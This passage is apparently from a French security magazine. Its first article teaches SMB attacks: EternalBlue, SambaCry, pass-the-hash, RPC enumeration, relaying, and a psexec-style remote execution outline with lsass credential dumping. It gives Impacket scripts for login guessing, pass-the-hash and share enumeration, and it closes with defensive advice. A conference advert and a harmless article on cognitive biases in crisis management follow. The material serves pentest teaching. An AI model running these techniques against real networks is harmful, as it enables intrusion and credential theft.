Et enfin **[MS17-010]**, dont les retombées sont encore fraîches dans les mémoires de toutes les DSI. La faille, un débordement de tampon exploitable à distance, est rendue publique par le groupe « Shadow Brokers » lorsqu'il fuit sur Internet une panoplie d'outils d'exploitation dérobés à « Equation Group ». Parmi ceux-ci, ETERNALBLUE fournit un code d'exploitation relativement stable, qui dès qu'il est rendu public, est rapidement industrialisé dans le cadre de campagnes de ransomware (Wannacry, NotPetya). Le code est également rapidement porté au sein du framework Metasploit, permettant son exploitation lors de tests d'intrusion.

Autres implémentations (Samba)

L'implémentation open source Samba, principalement utilisée sur les systèmes reposant sur le noyau Linux, n'est elle non plus pas exempte de vulnérabilités exploitables.

On peut mentionner a minima les failles **[CVE-2007-2446]**, **[CVE-2012-1182]**. Celles-ci ont toutes deux pour origine un débordement de tampon dans l'implémentation des RPC, mais un nombre restreint de versions, assez anciennes, est affecté et leur exploitation reste assez circonstancielle.

La vulnérabilité **[CVE-2017-7494]**, communément appelée EternalRed ou Sambacry en référence aux failles mentionnées plus haut, est quant à elle bien d'actualité. Toutes les versions de Samba publiées depuis la 3.5.0 jusqu'à la publication du correctif en 2017 sont affectées. L'exploitation requiert d'avoir un accès en écriture sur un



partage, or il n'est pas rare d'en découvrir accessibles en NULL session sur Samba. La technique consiste alors à y déposer une bibliothèque partagée et de déclencher le bug permettant de la charger arbitrairement. Le code d'exploitation présent au sein du framework Metasploit (`[is_known_pipename]`) automatise ce processus de manière fiable et permet assez souvent d'obtenir un accès dans le contexte de l'utilisateur « root » à des équipements généralement mis à jour bien moins souvent que leur équivalent Microsoft...

3. TECHNIQUES D'EXPLOITATION SANS VULNÉRABILITÉS

■ Authentification

La première – et peut-être la plus ancienne – des techniques d'attaques sur SMB est l'authentification anonyme. Communément appelée « NULL session », celle-ci est de moins en moins répandue – il faut vraiment le vouloir pour désactiver tous les paramètres la prévenant sur les versions récentes de Windows... – mais elle permet parfois d'énumérer un partage ou une liste de comptes locaux.

La technique « Pass-The-Hash » n'étant réalisable que sur les phases de Network Authentication, les services SMB sont son vecteur d'exploitation privilégié. Il est ainsi possible de réutiliser tels quels des identifiants et des hash LM/NTLM pour tenter d'accéder à d'autres machines et évoluer latéralement sur le réseau. La compromission successive de serveurs permettra de rapidement se constituer un « trousseau » d'authentifiants et finit généralement par la compromission des domaines fédérant ces ressources.

■ Énumération

Une fois authentifiés sur un service SMB, nous sommes en mesure d'ouvrir des named pipe et de nous attacher à des interfaces DCE-RPC afin d'échanger avec le système.

» Utilisateurs et groupes

Le service **SAMR** (*Security Account Manager RPC Server*) permet directement d'énumérer les comptes et groupes locaux depuis la base SAM du système.



Photo d'illustration.

Le service **LSARPC** (*Local Security Authority RPC Server*) ne permet quant à lui pas d'obtenir ces informations directement. Il est nécessaire d'interroger le service pour obtenir le SID du domaine (éventuellement local), d'y concaténer un RID donné et d'interroger de nouveau le service pour résoudre le nom associé. En itérant sur chaque combinaison, on liste ainsi l'intégralité des comptes et groupes. Cette méthode présente un avantage par rapport à l'énumération via **SAMR** : dans le cas où la machine ciblée fait partie d'un domaine, le service **LSARPC** est en mesure d'interroger son contrôleur pour résoudre les noms des utilisateurs et groupes du domaine en question.

» Sessions et partages

L'énumération des sessions actives sur les serveurs peut être réalisée au travers des services RPC **WKSSVC** et **SRVSVC**. Le croisement des informations fournies par ces deux services permet généralement d'identifier également la source d'origine de la session, lorsqu'il s'agit d'une connexion distante.

Enfin, l'énumération et le parcours des partages réseau passent également par l'interrogation du service **SRVSVC**.

*exec

L'obtention d'un accès privilégié au service **SVCCTL** permet de lister, créer, démarrer et stopper des services sur le système distant. Le dépôt d'un exécutable ad hoc sur le disque local (**C\$** ou **ADMIN\$** par exemple) et son exécution en tant que service permettent ainsi la prise de contrôle et l'instrumentalisation du serveur. Il est dès lors possible de réaliser toutes les actions de post-exploitations souhaitées. C'est la technique implémentée par **Psexec** et la plupart des outils d'intrusion proposant de l'exécution à distance sur Windows.

Relai

Les réseaux constitués de serveurs et de postes de travail reposant sur le système d'exploitation de Microsoft supportent généralement à des fins de rétrocompatibilité les protocoles de résolution de noms NBT-NS et LLMNR. Or ces protocoles décentralisés ne valident pas l'authenticité des messages échangés sur le réseau et il n'est pas rare que Windows « fallback » sur ces protocoles au lieu de s'appuyer sur DNS

par exemple. L'outil **[RESPONDER]** a popularisé les attaques de poisoning sur ces protocoles, permettant de rediriger le trafic vers le poste de l'attaquant.

Les versions historiques de SMB ne supportant pas la signature des échanges par défaut, notamment lors des phases d'authentification, il est possible de capturer un échange complet. Deux attaques sont alors possibles :

- le « cassage » pur et simple de ce challenge/response cryptographique, qui peut s'avérer long et hasardeux, notamment s'il s'agit d'un échange NTLMv2 ;
- le relai de ces informations afin d'obtenir un accès authentifié à un serveur ne requérant pas la signature des échanges, en se faisant passer d'un côté pour le serveur, de l'autre pour le client.

Ces attaques « SMB Relay » ne se limitent pas aux cas de « Man-In-The-Middle ». Elles sont exploitables dès lors qu'une application où un service cherche à se connecter via SMB (à un partage réseau par exemple) et que l'attaquant est en mesure de contrôler la destination.

4. TRAVAUX PRATIQUES

À la mano

L'excellente bibliothèque **[IMPACKET]** fournit une implémentation Python fiable des protocoles présentés ici. Celle-ci peut dès lors être utilisée pour développer des outils d'intrusion sur-mesure mettant en œuvre les attaques couvertes ici.

TP1 : Attaque de bruteforce sur l'authentification

On commence avec quelque chose de basique, une tentative d'authentification sur un serveur distant.

```
from impacket.smbconnection import SMBConnection

try:
    smb_session = SMBConnection('hostname', '192.168.1.1')
except Exception as e:
    print 'Error : %s' % str(e)
    exit(1)
try:
    smb_session.login('Administrateur', 'P@ssw0rd', 'digi.lab')
    print 'Authentication successful!'
except Exception as e:
    print 'Error : %s' % str(e)
    smb_session.close()
    exit(1)
```



Photo d'illustration.

TP2 : Pass-The-Hash

Dans la plupart des cas, si on obtient un hash de la base SAM, on ne perdra pas de temps à tenter de le casser pour retrouver le mot de passe. Une boucle d'authentifications « Pass-The-Hash » sur les machines ciblées et on identifiera rapidement celles où [LAPS] n'est pas implémenté.

```
[...]
smb_session.login('Administrateur', '', 'digi.lab',
                  'aad3b435b51404eeaad3b435b51404ee',
                  'd4be438811da6bf0a4defe45f89e3f3c')
print 'Authentication successful!'
[...]
```

TP3 : Scan SMBv1 et prise d'empreinte, le cas échéant

La découverte de services supportant l'ancienne et très verbeuse version 1 du protocole est toujours intéressante. En effet, SMBv1 permet de s'authentifier anonymement (*NULL session*) et d'obtenir du système des informations à son sujet.

```
[...]
smb_session = SMBConnection('hostname', '192.168.1.1',
preferredDialect=SMB_DIALECT)
print 'SMBv1 connection accepted.'
smb_session.login('', '', '.')
print 'Name: %s, Domain: %s, OS version: %s' \
      % (smb_session.getServerName(),
         smb_session.getServerDomain(),
         smb_session.getServerOS())
if smb_session.getServerOS().lower().startswith('windows') \
    and not smb_session.isSigningRequired():
    print 'SMB signing is not required!'
[...]
```

Par ailleurs, SMBv1 n'activant pas par défaut la signature des échanges, ces services seront des cibles de choix pour effectuer des attaques par relai.

TP4 : Lister les partages réseau

Lister et parcourir les partages réseau à la recherche d'informations réutilisables pour poursuivre l'intrusion est une tâche souvent longue et fastidieuse. Automatisons cela avec un script de quelques lignes.

```
[...]
smb_session = SMBConnection('hostname', '192.168.1.1')
smb_session.login('Administrateur', 'P@ssw0rd', 'digi.lab')
res = smb_session.listShares()
for share in res:
    can_read = True
    name = share['shi1_netname'][:-1]
    try:
        smb_session.listPath(name, '/*')
    except:
        can_read = False
    print '%s: %s' % (name, 'READ' if can_read else '')
[...]
```


Ce script simple peut être facilement étendu pour inventorier des fichiers en particulier (.ps1, .bat, .vbs, .vbe, .kbd, .kidx...), voire parcourir leur contenu à la recherche de motifs intéressants (**net use /user, cpassword=...**).

TP5 : Exécution de code à distance, récupération des mots de passe en mémoire ...

Cette dernière opération est laissée en exercice au lecteur :-). Mais quand on a la théorie, le développement d'un **psexec** « home-made » est parfaitement accessible. Voici dans les grandes lignes ce que le programme devra faire :

- ouverture d'une session SMB ;
- dépôt d'un exécutable sur un partage administratif (**ADMIN\$**), ce programme sera chargé d'exécuter les commandes sur le système et d'en fournir le retour, Impacket utilise **[REMCOM]** à cette fin ;
- connexion au named pipe **SVCCTL**, permettant de communiquer avec le Service Control Manager en charge de la gestion des services locaux ;
- installation de notre exécutable et lancement à l'aide des appels **CreateService** et **StartService** ;
- ouvertures de named pipes dédiés permettant de rediriger les entrées et sorties stdin, stdout et stderr ;
- envoi de la commande et lecture des sorties ;
- désinstallation du service et suppression de l'exécutable ;
- fermeture de la connexion RPC/SMB.

La principale difficulté est finalement de disposer d'un binaire similaire à **RemCom**, mais suffisamment différent pour ne pas faire tilter un antivirus pointilleux (ou bien configuré).

À partir de cette base, il n'est plus très difficile d'extraire les données d'authentification présentes en mémoire à distance grâce à l'abondante littérature sur les méthodes permettant la récolte de données du processus **lsass.exe**.

Quelques exemples d'approches possibles :

- le bon : exécution d'une implémentation personnalisée d'un exécutable d'extraction mémoire (cf. *MISC n°89*) et récupération des données via un pipe nommé ;
- la brute : dépôt et exécution à distance d'un outil public (**[MIMIKATZ]**) ;
- le truand : chargement d'une **[DLL]** dans **lsass.exe** et extraction des données du Security Package Wdigest (après l'avoir réactivé si nécessaire), des pistes d'implémentation sur le blog d'**[XPN]**.

Avec des outils publics

Le protocole SMB et les RPC Windows ne sont pas nouveaux et de nombreux outils existent pour automatiser plus ou moins efficacement les tâches de découverte et d'exploitation les plus courantes du pentester (toujours) pressé.

En premier lieu, mentionnons la panoplie d'outils **[SYSINTERNALS]** de Mark Russinovich, pionnière dans l'exécution de commandes à distance via SMB. Celle-ci nécessite de disposer d'une machine virtuelle Windows, ce qui n'est pas forcément évident dans certains scénarios d'attaque. **winexe** et sa version supportant le Pass-The-Hash **pth-winexe** présente sur Kali Linux sont des alternatives valables pour Linux.



Photo d'illustration.

Les scripts d'exemples fournis avec les bibliothèques Impacket sont également incontournables. **psexec.py**, **smbexec.py**, **smbclient.py** ou **secretsdump.py** fonctionnent généralement bien et sont très faciles à lire quand il est nécessaire de les patcher à chaud.

enum4linux est aussi un outil classique et efficace, développé en Perl (vintage !), qui permet les opérations de découverte et d'énumération les plus courantes.

Les scripts de découverte fournis avec Nmap (**smb-enum-shares**, **smb-enum-users**, etc.) permettent de gagner du temps en réalisant les opérations d'énumération sur un large périmètre. Mais leurs résultats ne sont cependant pas toujours fiables et les faux-négatifs, en particulier, ne sont pas rares.

Enfin, l'implémentation de la pile SMB/MSRPC de Metasploit n'est elle non plus pas sans défaut. Malgré l'utilisation actuelle d'une nouvelle bibliothèque refondue, qui il faut l'admettre est plus stable que celle utilisée par le framework il y a quelques années, les modules **smb_login** ou **smb_enumshares** semblent régulièrement affectés par des régressions fonctionnelles.

5. RECOMMANDATIONS

Face à ces vulnérabilités et ces techniques d'attaques bien connues, pas de solution miracle, surtout des bonnes pratiques de défense en profondeur elles aussi bien connues :

- mettre à jour régulièrement, et faire une veille active pour savoir quand c'est vraiment urgent ;
- filtrer les accès aux ports exposant des protocoles d'administration à distance, tel SMB, et plus généralement, cloisonner les réseaux d'administration ;
- restreindre les Network Access aux serveurs et postes sensibles (« interdire l'accès à cet ordinateur à partir du réseau ») ;
- déployer LAPS ou une solution équivalente permettant de rendre uniques les identifiants d'administration locaux ;

- désactiver les versions obsolètes de SMB et forcer la signature des échanges ;
- si l'on bénéficie d'une infrastructure DNS moderne et fonctionnelle, désactiver les protocoles Microsoft de résolution de noms NBT-NS et LLMNR.

REMERCIEMENTS

Merci à la team Pentest et R&D sécurité de Digitemis, pour leurs relectures et pour les multiples tests des outils implémentant les techniques présentées dans cet article ;-)

RÉFÉRENCES

- [MS04-049] <https://docs.microsoft.com/fr-fr/security-updates/securitybulletins/2004/ms04-039>
- [MS06-040] <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2006/ms06-040>
- [MS06-070] <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2006/ms06-070>
- [MS09-050] <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2009/ms09-050>
- [MS08-067] <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>
- [MS16-075] <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-075>
- [ROTTEN POTATO] <https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/>
- [MS17-010] <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>
- [CVE-2007-2446] <https://www.samba.org/samba/security/CVE-2007-2446.html>
- [CVE-2012-1182] <https://www.rapid7.com/db/vulnerabilities/cifs-samba-cve-2012-1182>
- [CVE-2017-7494] <https://www.samba.org/samba/security/CVE-2017-7494.html>
- [is_known_pipename] https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/samba/is_known_pipename.rb
- [RESPONDER] <https://github.com/SpiderLabs/Responder>
- [IMPACKET] <https://github.com/SecureAuthCorp/impacket>
- [LAPS] <https://blogs.technet.microsoft.com/arnaud/2015/11/25/local-admin-password-solution-laps/>
- [REMC0M] <https://github.com/kavika13/RemCom>
- [MIMIKATZ] <https://github.com/gentilkiwi/mimikatz>
- [XPN] <https://blog.xpnsec.com/exploring-mimikatz-part-1/>
- [SYSINTERNALS] <https://docs.microsoft.com/en-us/sysinternals/>

FIRST EUROPEAN
FREE & OPEN
SOURCE EVENT

opensource.summit.paris

#OSSPARIS19



PARIS OPEN SOURCE SUMMIT

5^e ÉDITION

10 & 11
DECEMBRE
2019

Show and Congress
Dock Pullman

Pour toute demande d'informations complémentaires :
Email : cjardon@weyou-group.com – Tel : 01 41 18 60 52

sponsors platinum



sponsors gold



sponsors silver



un événement



en partenariat avec



partenaire média



BIAIS COGNITIFS ET ORGANISATIONNELS : COMMENT RÉUSSIR SA SÉCURITÉ (ENFIN, ESSAYER)

I. ROSSENBACH

RandoriSec (@secucrypt)



Photo d'illustration.

Les biais psychologiques, affectifs, organisationnels ont souvent le champ libre pour nous entraîner dans les tréfonds de l'erreur lorsque nous avons à gérer des incidents et situations de crise. Façon enclume aux chevilles. En nous inspirant de la manière dont les développeurs peuvent expurger leur code des vulnérabilités les plus courantes et les plus dangereuses, nous verrons comment il est possible d'éviter les affres des biais cognitifs et organisationnels.

1. BIAIS COGNITIFS VS. SÉCURITÉ : 1-0

Fin juin 2017, quelque part en Europe, au sein du CERT/SOC d'une grande entreprise : depuis mai, toutes les équipes sécurité sont sur les dents : WannaCry, puis NotPetya ont déjà fait des ravages. Rançongiciel, *wiper* déguisé en rançongiciel, les deux logiciels malveillants se propagent via SMB en utilisant EternalBlue, un exploit développé par la NSA et révélé par le mystérieux groupe Shadow Brokers en avril 2017. Un matin, des analystes du CERT/SOC identifient un flux SMB entrant, jamais vu auparavant. Le branle-bas de combat est déclenché et en quelques heures des mesures de fermeture de flux drastiques et handicapantes sont mises en œuvre. Pour rien. L'entreprise n'était pas attaquée, il s'agissait simplement d'un flux légitime qui n'avait jamais été répertorié.

Que s'est-il passé ?

Le CERT/SOC a simplement commis une erreur de raisonnement et a ensuite déroulé, sans s'en rendre compte. En l'occurrence, l'erreur était : nous avons un lien de cause à conséquence du type : si A, alors B (si EternalBlue, alors il y a du SMB). On constate B (flux SMB). Alors on en déduit – c'est l'erreur – que A est vrai (présence d'EternalBlue).

2. BIAIS COGNITIFS VS. SÉCURITÉ : 2-0

20 avril 2010, plateforme pétrolière Deepwater Horizon, golfe du Mexique : une explosion puis un incendie dévastent la plateforme, entraînant la mort de onze personnes et une immense marée noire.

Que s'est-il passé ?

Comme toujours, les causes sont multiples : erreurs humaines, dysfonctionnements techniques... Mais les équipes avaient aussi désactivé les alarmes générales qui avaient tendance à se déclencher intempestivement (à cause de bugs, virus, écrans bleus à répétition sur un Windows NT...), sans résoudre la cause de ces fausses alertes – malgré le travail acharné de certains techniciens qui ont essayé de rétablir le bon fonctionnement du système jusqu'au bout. La compagnie (BP), elle, avait les yeux rivés sur la production. L'équipage a peu à peu oublié l'importance de ces alarmes, et ils se sont habitués à vivre avec ce risque. Ils ont normalisé le danger et n'ont pas pu évacuer à temps lorsque l'accident est arrivé [1].

3. UNE MÉTHODE

Ces deux expériences illustrent la difficulté de fiabiliser les décisions sécurité. Il est en effet impossible – ou très difficile – de définir des modèles déterministes en matière de sécurité (essentiellement parce que sa matière première est l'incertitude, l'imprévu, d'où découle la difficulté à évaluer le nombre et la nature des facteurs défavorables). La conséquence est que ces décisions dépendent énormément des choix humains. Or la rationalité de la pensée humaine et des comportements collectifs est limitée, souvent défailante, et ne peut pas non plus être modélisée.

Dès lors se pose une question : comment fiabiliser les décisions sécurité qu'il est nécessaire de prendre au cours et à la suite d'un incident majeur ou d'une crise ?

Il faut des hommes et des femmes de sang froid, des experts, des plans et procédures de secours, il faut être préparé, avoir fait des exercices, il faut une bonne communication, avoir en tête ce qu'ont fait les pairs...



DE L'IMPORTANCE DE LA MIXITÉ POUR BIEN PENSER...

Étude parue dans *Science* en 2010

Extrait : « *Converging evidence of a general collective intelligence factor that explains a group's performance on a wide variety of tasks. This "c factor" is not strongly correlated with the average or maximum individual intelligence of group members but is correlated with the average social sensitivity of group members, the equality in distribution of conversational turn-taking, and the proportion of females in the group* » [2].

Mais ces éléments ne suffisent pas quand l'urgence, l'incertitude et le stress sont à leur comble. C'est-à-dire quand les circonstances sont particulièrement favorables à l'entrée en scène de biais cognitifs.

4. BIAIS COGNITIFS ?

Ce sont des mécanismes de pensée – des traitements cognitifs – relativement systématiques qui provoquent une altération du raisonnement et du jugement tout en préservant l'apparence de la raison logique.

Citons quelques exemples pour fixer les idées :

- L'hubris : que l'on pourrait traduire en français par « orgueil démesuré », qui est un narcissisme et une excessive confiance en soi qui peuvent conduire à une surestimation de ses capacités (relativement courant dans la communauté cyber).
- Le group think : proche du biais de conformité, phénomène de groupe par lequel le désir d'harmonie ou de conformité perturbe ou rend irrationnel les processus de décision. Les membres du groupe essaient de minimiser les conflits et parviennent rapidement à prendre des décisions par consensus sans analyse critique des alternatives vite écartées et en s'isolant des influences extérieures.
- La dilution de la responsabilité : les décisions de groupe, portées par le groupe, aboutissent à des prises de risque plus élevées que les décisions portées individuellement (ce phénomène est aussi connu pour provoquer nombre d'accidents en montagne, en milieux hostiles, ou dans les bars).

Ainsi, gérer un incident majeur ou une crise consiste à gérer des situations peu ou pas modélisées en utilisant nos cerveaux et nos corps dont les comportements sont souvent erratiques, soumis à des biais cognitifs et évoluant au sein d'organisations imparfaites.

5. UNE ANALOGIE FERTILE

Ces dernières années ont vu se développer exponentiellement les « applications » accessibles par des utilisateurs et rendant d'innombrables services en matière de traitement de l'information. Il existe des centaines de langages de programmation qui permettent de développer des applications, des milliers de configurations matérielles, des centaines de milliers de personnes dans le monde possèdent les compétences pour les développer. La sécurité de ces applications est devenue un enjeu clé. Quelques statistiques sur plusieurs années de tests de sécurité réalisés par une équipe que nous avons animée montrent que plus de 60% des

vulnérabilités découvertes sont des vulnérabilités applicatives (dans le contexte d'une grande entreprise). Il existe des méthodes et des outils d'analyse des codes sources qui permettent de détecter les erreurs de programmation, et donc de limiter les vulnérabilités potentielles. Néanmoins ces analyses sont très coûteuses et peu efficaces pour déceler les erreurs fonctionnelles (c'est-à-dire les erreurs de spécification).

Au cours des premières années du siècle a vu le jour une communauté, Open Web Application Security Project (OWASP) dont les travaux sont librement accessibles, et dont la vocation est de construire et proposer des recommandations, méthodes et outils de sécurisation des applications web. Le projet qui a rapidement connu un grand succès et est aujourd'hui une référence en matière de sécurité des applications est l'« OWASP Top Ten Project » [3] (cette liste est référencée par nombre de standards de sécurité, comme MITRE, PCI DSS, DISA, FTC, etc.). Il a pour but d'identifier et de lister les dix risques de sécurité applicatifs web les plus critiques.

La particularité de cette liste est qu'elle n'est pas le fruit de « bonnes pratiques » ou d'avis d'experts (comme peuvent l'être les référentiels ISO), mais le résultat de l'analyse de centaines de milliers de vulnérabilités effectivement découvertes chez des milliers de clients.

Dans la même logique, le Center for Internet Security publie les CIS Controls [4], liste de vingt recommandations de sécurité à appliquer pour sécuriser un système d'information. S'il s'agit dans ce cas de mesures de sécurité couvrant tout le spectre de la cybersécurité, la conception de cette liste et la priorisation de ses items relèvent du même principe : elles sont le résultat de l'observation d'un panel significatif d'attaques réelles.

Le principe sous-jacent de ces deux listes est qu'en l'absence de modèle de sécurité déterministe, un élément clé – mais non suffisant – pour sécuriser une application ou un système d'information est de vérifier que les vulnérabilités les pires et les plus fréquentes sont évitées.

Par analogie, nous avons donc essayé d'énumérer les erreurs les plus fréquemment commises en matière de prise de décision, du fait de biais cognitifs ou de problèmes organisationnels, puis nous avons instancié cette liste aux situations de gestion de crise. Concrètement, cela se traduit par des questions ouvertes qui peuvent révéler, au cœur de l'action, l'émergence de biais cognitifs qui pourraient défavorablement influencer des décisions. Nous les appellerons questions de révélation.

6. PAYE TON BIAIS (CAS PRATIQUES D'APPLICATION DE LA MÉTHODE)

Rouge confirmation

Le service de sécurité opérationnelle d'une grande entreprise est divisé en deux équipes, une Blue Team et une Red Team. Régulièrement sont organisés des exercices au cours desquels les défenseurs (les bleus) essaient de détecter et caractériser les attaques lancées par les pentesters (les rouges). Un jour, un équipement de sécurité (une sonde) remonte une alerte. La Blue Team, persuadée qu'il s'agit d'une attaque dans le cadre d'un exercice, recherche dans le SIEM et les diverses autres sources de traces, les éléments qui confirmeraient qu'il s'agit d'un exercice, pendant plusieurs heures. Cette équipe a été victime d'un biais de confirmation, qui est une tendance à favoriser l'information connue ou l'idée admise et à ne pas recher-



cher, à ignorer ou à rejeter les informations et les données qui la contredisent. Nous cherchons davantage à confirmer nos idées qu'à les mettre en cause. Une question aurait pu révéler ce biais : « Des options ont-elles été rejetées sans analyse, sur la base d'un argument unique et rapidement traité ? ».

Ça imprime pô

Vendredi 5 février 2016, 10h30, banque centrale du Bangladesh. Un cadre dirigeant constate que le récapitulatif des transactions SWIFT de la veille n'a pas été imprimé. Il essaie de les sortir, sans succès. Mais il ne s'en inquiète pas outre mesure, l'imprimante dysfonctionnait régulièrement. En réalité, l'impression ne fonctionne pas, car une attaque est en cours, et l'un des 6 malwares introduits est dédié au blocage des impressions. Cette attaque, au cours de laquelle plus de 60 millions de dollars ont été dérobés, reste à ce jour le plus important cyber braquage. Le biais cognitif dont ont été victimes les équipes de la banque est la normalisation du danger, une situation où des individus ou organisations sont confrontés à des risques (initialement jugés importants – une imprimante qui sert à des contrôles importants qui dysfonctionne) suffisamment longtemps pour qu'ils deviennent la norme (et ne soient plus considérés comme exceptionnels). Les équipes auraient pu déceler un tel biais s'ils s'étaient posé la question : « Y a-t-il des risques ou des dangers qui sont acceptés » parce que nous nous y sommes habitués ? » (probablement auraient-ils répondu : « on ne peut pas négliger les dysfonctionnements de l'imprimante qui sert à vérifier que nos paiements de la veille étaient corrects » et auraient-ils essayé de résoudre le problème, évitant ainsi de le trouver « normal » lors de l'attaque).

sudo shutdown -r now

Un incident majeur est en cours, d'origine incertaine (il n'est pas établi qu'il s'agisse d'une attaque). Une cellule de crise a été convoquée. Elle est présidée par un directeur autoritaire qui décide qu'il faut redémarrer certains serveurs en DMZ. Au moins deux personnes, présentes dans la salle, savent que cela n'a aucune chance de résoudre le problème, ni de l'élucider et encore moins d'aider à déterminer s'il s'agit d'une attaque ou non. Pire, cela peut même être contre-productif. L'un d'entre eux le dit, mais il n'est pas



Photo d'illustration.

écouté. Un chef de service dit : « on pourrait nous reprocher de ne pas l'avoir tenté ». La décision de redémarrer les serveurs est entérinée. Le redémarrage d'un serveur (et une bascule) ne permet aucune avancée et a coûté 45 minutes. Décision est pourtant prise de redémarrer les autres (sur d'autres liens réseau). Le biais cognitif qui s'est matérialisé dans ce cas est le biais d'engagement : un lien d'attachement entre un individu ou une organisation et son action, résultant de plusieurs types de facteurs psychologiques : calcul stratégique, crainte de « perdre » un investissement, obligation de se justifier à ses propres yeux, obligation de se justifier aux yeux d'autrui... Deux questions de révélation auraient pu permettre de sortir de cet engagement stérile : « Y a-t-il des responsables qui s'impliquent trop dans la technique, par exemple du fait de leurs anciennes fonctions techniques ? » ou « Y a-t-il des intervenants qui semblent trop impliqués émotionnellement dans la gestion de crise ? ».

Mais dans ce cas un autre biais cognitif a également joué un rôle : celui des solutions préférées. Il s'agit des options qui semblent évidentes, qui tombent sous le sens, qui sont irrésistibles, commodes, faciles à justifier. Mais pas toujours les meilleures. Et dans ce cas une question de révélation qui peut déceler certains de ces biais est : « Y a-t-il des décisions techniques qui ne sont décidées que par crainte que ne pas l'avoir fait soit reproché ultérieurement ? ».

Soyez autonomes, mais faites ce que je dis

Au cours d'un exercice, un directeur demande à l'équipe en charge de la réaction cybersécurité de lui faire un reporting toutes les 30 minutes. Dans le même temps, il exerce une pression importante (courriels, appels téléphoniques, présence physique) pour que le problème soit identifié et jugulé au plus vite et de façon autonome par le SOC (il veut que son efficacité soit vue et reconnue). Le responsable du SOC ne peut presque plus gérer son équipe et consacre l'essentiel de son temps à préparer et effectuer son reporting. Le problème auquel il est soumis est l'injonction paradoxale : un individu ou un groupe est face à une injonction paradoxale lorsqu'il doit répondre à des attentes ou des directives contradictoires et/ou impossibles à réaliser. Une question de révélation peut être : « Au cours de la gestion d'une crise, y a-t-il des demandes paradoxales (par exemple exiger que les techniciens travaillent et proposent des solutions tout en tenant compte des instructions techniques de la hiérarchie) ? ».

Je n'ai fait que mon travail...

Le cas suivant est tiré d'articles de presse. 2011 – 2012, une société française conçoit et vend à la Libye un système permettant des écoutes, surveillances et interceptions automatisées à l'échelle d'une nation. Le pays est alors une dictature dirigée par le colonel Kadhafi. Ce dernier se sert de cette solution pour repérer, persécuter et parfois exécuter des membres de l'opposition. Dans ce cas, les gens qui ont participé à la conception et à la commercialisation de ce système se sont abandonnés au renoncement éthique : les individus peuvent renoncer à formuler des jugements éthiques et moraux sur leurs actions ou celles qui les entourent, se contentant d'obéir aux instructions ou aux procédures, par exemple pour un salaire ou une progression hiérarchique. Ils cessent de penser, démissionnent, et ne se voient plus que comme un rouage qui n'a pas son mot à dire. Une question de révélation, simple, permet de mettre en lumière un tel problème – pourvu que l'on y réponde honnêtement, c'est-à-dire sans se livrer à des contorsions de justifications fallacieuses : « les décisions ou actions dans lesquelles je suis impliqué ou auxquelles j'assiste sont-elles éthiquement légitimes ? ».

7. MÉTHODOLOGIE D'UTILISATION

Dans l'étude que nous avons consacrée au sujet, nous avons identifié 22 biais cognitifs et problèmes organisationnels qui peuvent constituer des facteurs de risques significatifs pour les prises de décision en cas de gestion de crise.

À chacune de ces thématiques, nous avons associé des questions de révélation qui peuvent permettre de les identifier, et donc d'infléchir nos décisions. Il faut bien comprendre que notre méthodologie a vocation à détecter des problèmes, pas à les résoudre.

La liste exhaustive des questions de révélation se trouve dans l'étude complète [5]. Nous avons aussi développé une interface simpliste permettant de voir défiler les questions et, le cas échéant, de repérer le biais ou problème organisationnel auquel elles se rapportent [6].

Une proportion élevée de ces questions est dédiée à relever des problèmes de fonctionnements collectifs, c'est-à-dire que ses lieux d'exercice privilégiés sont les réunions, comités, groupes de travail, cellules de crise. Mais elles pourront également être utili-





Photo d'illustration.

sées par des individus, sur eux-mêmes, pendant ou après leurs activités. Elles peuvent alors servir de garde-fous concernant leur propre travail, ou comme outil de vérification du travail d'autres équipes.



NOTE

22 biais cognitifs et problèmes organisationnels qui constituent des facteurs de risques humains pour les décisions sécurité :

- rationalité limitée ;
- biais de confirmation ;
- biais de l'enaction ;
- histoires versus statistiques ;
- rôle du hasard ;
- fausseté des souvenirs ;
- non-partage de l'information ;
- biais de conformité ;
- groupthink ;
- faux consensus ;
- hubris ;
- biais d'engagement ;
- normalisation du danger ;
- injonctions paradoxales ;
- solutions préférées ;
- cadrage des situations ;
- dysfonctionnements d'équipe ;
- communication défailante ;
- renoncement éthique ;
- oubli ;
- erreurs de raisonnement ;
- dilution de la responsabilité.

Typiquement, ces questions devraient être posées de façon continue (c'est-à-dire que parvenu à la fin de la liste on la reprend au début, d'où la présentation en défilement que nous avons choisie sur notre petite application) tout au long de la gestion de crise/incident. La tâche nécessite un certain recul vis-à-vis des actions de résolutions elles-mêmes. Par exemple, en faisant l'hypothèse qu'une cellule de crise est présidée par un ou une responsable qui assume *in fine* les décisions importantes, qu'une autre personne anime la réunion, coordonne et prend des notes pour le compte-rendu, la tâche de dérouler le questionnaire devrait être dévolue à une troisième personne n'intervenant que lorsqu'il ou elle détecte un problème dans le déroulement de la gestion de crise.

CONCLUSION

Ces questions ne peuvent prétendre à l'exhaustivité. Comme les méthodologies de l'OWASP ou des CIS Controls. Il faut les considérer comme des tamis. Selon la précision des questions, l'expérience et l'expertise de celui qui les pose, elles peuvent permettre d'identifier des biais courants, mais qui s'expriment toujours de façon particulière.

Et tout comme ces méthodes, ils ne deviendront efficaces que polis par la confrontation avec la réalité. Leur pratique seule permettra d'affiner les questions, d'en réduire le nombre ou d'ajouter des catégories importantes de risques humains.

Afin de compléter l'efficacité de ces questions, il pourra s'avérer utile d'ajouter des questions « positives », c'est-à-dire ne visant pas à identifier des problèmes connus, mais à souligner des divergences avec certaines pratiques validées par l'expérience.

Un approfondissement de la méthode devra également affiner les aspects temporels : comment déterminer le bon moment pour prendre une décision sécurité ? Comment éviter que les précautions prises – pour éviter de mauvaises décisions – ne finissent pas elles-mêmes par détériorer le processus de décision, en le retardant ?

